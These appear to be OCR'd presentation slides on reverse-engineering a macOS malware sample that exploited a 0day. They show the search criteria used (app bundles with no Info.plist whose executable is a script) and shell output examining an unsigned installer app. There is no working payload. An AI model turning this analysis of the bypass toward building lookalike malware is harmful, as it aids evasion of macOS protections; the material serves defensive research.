


more details on reversing!

"All Your Macs Are Belong To Us"
objective-see.com/blog/blog_0x64.html

In the Wild!?

...exploited as an 0day





"The technically sophisticated runtime protections in macOS work at the very core of your Mac to keep your system safe from malware" -Apple

THE SEARCH
...and a match!?

the search criteria


1. no Info.plist file
2. executable, is a script





Name	Date Modified
Icon?	4/6/21, 1:33 PM
Contents	4/6/21, 1:33 PM
MacOS	4/6/21, 1:33 PM
1302	4/6/21, 1:33 PM

a candidate application?



```
% find /Volumes/Installer
...
/Volumes/Installer/Install
/Volumes/Installer/yWnBJLaF
/Volumes/Installer/yWnBJLaF/1302.app
/Volumes/Installer/yWnBJLaF/1302.app/Contents
/Volumes/Installer/yWnBJLaF/1302.app/Contents/MacOS
/Volumes/Installer/yWnBJLaF/1302.app/Contents/MacOS/1302

% ls -lart /Volumes/Installer/Install
/Volumes/Installer/Install -> yWnBJLaF/1302.app

% file 1302.app/Contents/MacOS/1302
Bourne-Again shell script executable (binary data)

% spctl --assess --type execute 1302.app
1302.app: rejected / source=no usable signature
```

no Info.plist

